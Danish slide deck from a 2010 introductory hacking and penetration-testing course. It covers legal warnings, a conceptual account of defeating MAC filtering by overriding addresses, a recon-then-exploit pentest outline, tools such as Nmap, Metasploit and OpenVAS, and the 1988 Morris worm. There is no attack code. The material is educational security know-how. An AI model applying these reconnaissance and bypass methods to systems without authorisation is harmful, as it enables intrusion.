Velkommen til

Julehacking


December 2010

Henrik Lund Kramshøj
hlk@solidonetworks.com

http://www.solidonetworks.com

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Kontaktinformation og profil



- Henrik Lund Kramshøj, IT-sikkerhed og IP netværkskonsulent
- Email: hlk@solidonetworks.com Mobil: +45 2026 6000
- Cand.scient fra Datalogisk Institut ved Københavns Universitet, DIKU
- CISSP og CEH certificeret
- 2003 - 2010 Selvstændig sikkerhedskonsulent
- 2010 Stifter og partner i Solido Networks ApS

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Kursusforløb

Vi skal have glæde af hinanden i følgende kursusforløb

- 2 dage
- kl 17-19 Kursus
- kl 19-20 Spisepause
- kl 20-22 Kursus

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Formålet med kurset

Skabe en forståelse for hackerværktøjer samt penetrationstest metoder

Sætte deltagerne istand til at kunne gennemføre enkle analyser af netværksopkoblede systemer

Ruste deltagerne til at kunne identificere sårbarheder og usikre konfigurationer i netværk

Design af netværk til minimering af risici.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Hacker - cracker

SOLIDO NETWORKS

Det korte svar - drop diskussionen

Det havde oprindeligt en anden betydning, men medierne har taget udtrykket til sig - og idag har det begge betydninger.

Idag er en hacker stadig en der bryder ind i systemer!

ref. Spafford, Cheswick, Garfinkel, Stoll, ... - alle kendte navne indenfor sikkerhed

Hvis man vil vide mere kan man starte med:

- *Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage*, Clifford Stoll
- *Hackers: Heroes of the Computer Revolution*, Steven Levy
- *Practical Unix and Internet Security*, Simson Garfinkel, Gene Spafford, Alan Schwartz

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Hacking er magi

Hacking ligner indimellem magi

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Hacking er ikke magi

Hacking kræver blot lidt ninja-træning

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Hacking eksempel - det er ikke magi

MAC filtrering på trådløse netværk

Alle netkort har en MAC adresse - BRÆNDT ind i kortet fra fabrikken

Mange trådløse Access Points kan filtrere MAC adresser

Kun kort som er på listen over godkendte adresser tillades adgang til netværket

Det virker dog ikke ☺

De fleste netkort tillader at man overskriver denne adresse midlertidigt

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Myten om MAC filtrering

SOLIDO NETWORKS

Eksemplet med MAC filtrering er en af de mange myter

Hvorfor sker det?

Marketing - producenterne sætter store mærkater på æskerne

Manglende indsigt - forbrugerne kender reelt ikke koncepterne

Hvad *er* en MAC adresse egentlig

Relativt få har forudsætningerne for at gennemskue dårlig sikkerhed

Løsninger?

Udbrede viden om usikre metoder til at sikre data og computere

Udbrede viden om sikre metoder til at sikre data og computere

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

MAC filtrering

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Aftale om test af netværk

SOLIDO NETWORKS

Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 6 måneder straffes den, som uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et anlæg til elektronisk databehandling.

Hacking kan betyde:

- At man skal betale erstatning til personer eller virksomheder
- At man får konfiskeret sit udstyr af politiet
- At man, hvis man er over 15 år og bliver dømt for hacking, kan få en bøde - eller fængselsstraf i alvorlige tilfælde
- At man, hvis man er over 15 år og bliver dømt for hacking, får en plettet straffeattest. Det kan give problemer, hvis man skal finde et job eller hvis man skal rejse til visse lande, fx USA og Australien
- Frit efter: `http://www.stophacking.dk` lavet af Det Kriminalpræventive Råd
- Frygten for terror har forstærket ovenstående - så lad være!

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Agenda: Planen for kurset

SOLIDO NETWORKS

Introduktion til hacking

Sikkerhedsmæssige aspekter af TCP/IP

- Internet idag - aktuelle hændelser
- Netværk OSI og Internetmodellerne
- Opsamling af trafik og signaturer

Web sikkerhed - hoved emne onsdag

- sikkerhed i websystemer
- Webhacking med OWASP WebGoat


Exploits, OpenVAS og Metasploit torsdag

- Sårbarheder og CVE, udnyttelse af sårbarheder
- Udnyttelse af sikkerhedshuller
- Metasploit framework
- hærdning af systemer

Ovenstående forventes introduceret og giver jer rigeligt med arbejde efter kurset :-)

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Kursusmateriale



Free graphics by Lumen Design Studio

Dette materiale består af flere dele:

- Kursusmaterialet - præsentationen til undervisning - dette sæt
- Øvelseshæfte med øvelser

Hertil kommer diverse ressourcer fra internet

Boot DVD og VMware images baseret på Linux

Bemærk: kursusmaterialet er ikke en substitut for andet materiale, der er udeladt mange detaljer som forklares undervejs, eller kan slås op på internet

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Praktiske øvelser

Der er en lang række praktiske øvelser som vil give jer erfaring med

- ICMP - lavniveau netværksanalyse
- Opsamling af netværkstraffik
- Portscanning - porte TCP og UDP
- Exploits - hvad er proof of concept kode
- Videregående programmer og scripts
- netcat - scripting af netværksopgaver
- OpenVAS - automatiseret afvikling af penetrationstest
- SSH programmer, hvordan virker de, Secure Copy SCP, Putty og WinSCP på Windows

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Forudsætninger

Dette er en dybdegående workshop og fuldt udbytte kræver at deltagerne har mindst 2 års praktisk erfaring som teknikker og/eller systemadministrator

Til penetrationstest og det meste Internet-sikkerhedsarbejde er der følgende forudsætninger

- Netværkserfaring
- TCP/IP principper - ofte i detaljer
- Programmmeringserfaring er en fordel
- UNIX kendskab er ofte en **nødvendighed**
  - fordi de nyeste værktøjer er skrevet til UNIX i form af Linux og BSD
- Kurset anvender OpenBSD til øvelser og UNIX kendskab er derfor en fordel
- Alle øvelser kan udføres fra en Windows PC - UNIX øvelserne foregår via login til UNIX maskinen

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Kursusfaciliteter

SOLIDO NETWORKS

der er lavet et netværk til test med følgende systemer:

- UNIX server baseret på OpenBSD Fiona med HTTP server: diverse værktøjer, scripts, nmap
- et antal targets - Windows 2000, Linux m.fl.


På UNIX serveren tillades login diverse kursusbrugere - kursus1, kursus2, kursus3, ... kodeordet er **kursus**

Der er DHCP server og IPv6 autoconfiguration - det er tilladt at tilslutte egen bærbar - på eget ansvar (hint: brug en firewall ;-)

Det er IKKE tilladt at scanne udenfor det lokale netværk uden forudgående aftale - overtrædelse kan medføre bortvisning

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Workshop netværk til praktiske øvelser



© copyright 2010 Solido Networks, Henrik Lund Kramshøj

BackTrack boot CD'er

BackTrack `http://www.backtrack-linux.org/`
BackTrack er baseret på Linux og må kopieres frit :-)

Brug DVD'en eller VMware player til de grafiske værktøjer som Wireshark

Til begyndere indenfor Linux anbefales Ubuntu eller Kubuntu til arbejdsstationer og CentOS til servere

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Scenarier for BackTrack


Det anbefales at afvikle BackTrack i en virtuel maskine, på klient med VMware Player, Virtualbox eller tilsvarende

BackTrack kan også benyttes som pentest server i netværket, med eller uden virtualisering

BackTrack `http://www.backtrack-linux.org/`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Damn Vulnerable Linux boot CD'er



Damn Vulnerable Linux `http://www.damnvulnerablelinux.org/`
DVL er baseret på Linux og må kopieres frit :-)

Brug DVD'en eller VMware player til den

UNIX starthjælp

SOLIDO NETWORKS

Da UNIX indgår er her et lille *cheat sheet* til UNIX

- DOS/Windows kommando - tilsvarende UNIX, og forklaring
- dir - ls - står for list files, viser filnavne
- del - rm - står for remove, sletter filer
- cd - cd - change directory, skifter katalog
- type - cat - concatenate, viser indholdet af tekstfiler
- more - less - viser tekstfiler en side af gangen
- attrib - chmod - change mode, ændrer rettighederne på filer

Prøv bare:

- **ls** list, eller long listing med **ls -l**
- **cat /etc/hosts** viser hosts filen
- **chmod +x head.sh** - sæt execute bit på en fil så den kan udføres som et program med kommandoen `./head.sh`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

OWASP WebGoat

WebGoat fra OWASP, `http://www.owasp.org`

Træningsmiljø til webhacking

Downloades som Zipfil og kan afvikles direkte på en Windows laptop

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Hackerværktøjer

Der benyttes på kurset en del værktøjer:

- Nmap og Zenmap GUI - `http://www.nmap.org` portscanner
- OpenVAS - `http://www.OpenVAS.org` automatiseret testværktøj
- Wireshark - `http://http://www.wireshark.org/` avanceret netværkssniffer
- OpenBSD - `http://www.openbsd.org` operativsystem med fokus på sikkerhed
- Putty - `http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html` terminal emulator med indbygget SSH
- Metasploit Pro fra `http://www.rapid7.com`

NB: Der kan forekomme opsamling af hemmeligheder fra computere på netværket! Hvis I benytter protokoller der sender kodeord i klar tekst kan disse opsnappes med sniffere.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Introduktion til pentest

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Hvad skal der ske?

SOLIDO NETWORKS

Tænk som en hacker

Rekognoscering

- ping sweep, port scan
- OS detection - TCP/IP eller banner grab
- Servicescan - rpcinfo, netbios, ...
- telnet/netcat interaktion med services

Udnyttelse/afprøvning: OpenVAS, nikto, exploit programs


Oprydning vises ikke på kurset, men I bør i praksis:

- Lav en rapport
- Gennemgå rapporten, registrer ændringer
- Opdater programmer, konfigurationer, arkitektur, osv.

I skal jo også VISE andre at I gør noget ved sikkerheden.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Internet idag



Klienter og servere

Rødder i akademiske miljøer

Protokoller der er op til 20 år gamle

Meget lidt kryptering, mest på http til brug ved e-handel

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Internet er åbne standarder!

SOLIDO NETWORKS

We reject kings, presidents, and voting.
We believe in rough consensus and running code.
– The IETF credo Dave Clark, 1992.

Request for comments - RFC - er en serie af dokumenter

RFC, BCP, FYI, informational
de første stammer tilbage fra 1969

Ændres ikke, men får status Obsoleted når der udkommer en nyere version af en standard

Standards track:
Proposed Standard → Draft Standard → Standard

Åbne standarder = åbenhed, ikke garanti for sikkerhed

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

The Internet Worm 2. nov 1988

SOLIDO NETWORKS

Udnyttede følgende sårbarheder

- buffer overflow i fingerd - VAX kode
- Sendmail - DEBUG
- Tillid mellem systemer: rsh, rexec, ...
- dårlige passwords

Avanceret + camouflage!


- Programnavnet sat til 'sh'
- Brugte fork() til at skifte PID jævnligt
- password cracking med intern liste med 432 ord og /usr/dict/words
- Fandt systemer i /etc/hosts.equiv, .rhosts, .forward, netstat ...

Lavet af Robert T. Morris, Jr.

Medførte dannelsen af CERT, `http://www.cert.org`


© copyright 2010 Solido Networks, Henrik Lund Kramshøj

OSI og Internet modellerne



© copyright 2010 Solido Networks, Henrik Lund Kramshøj

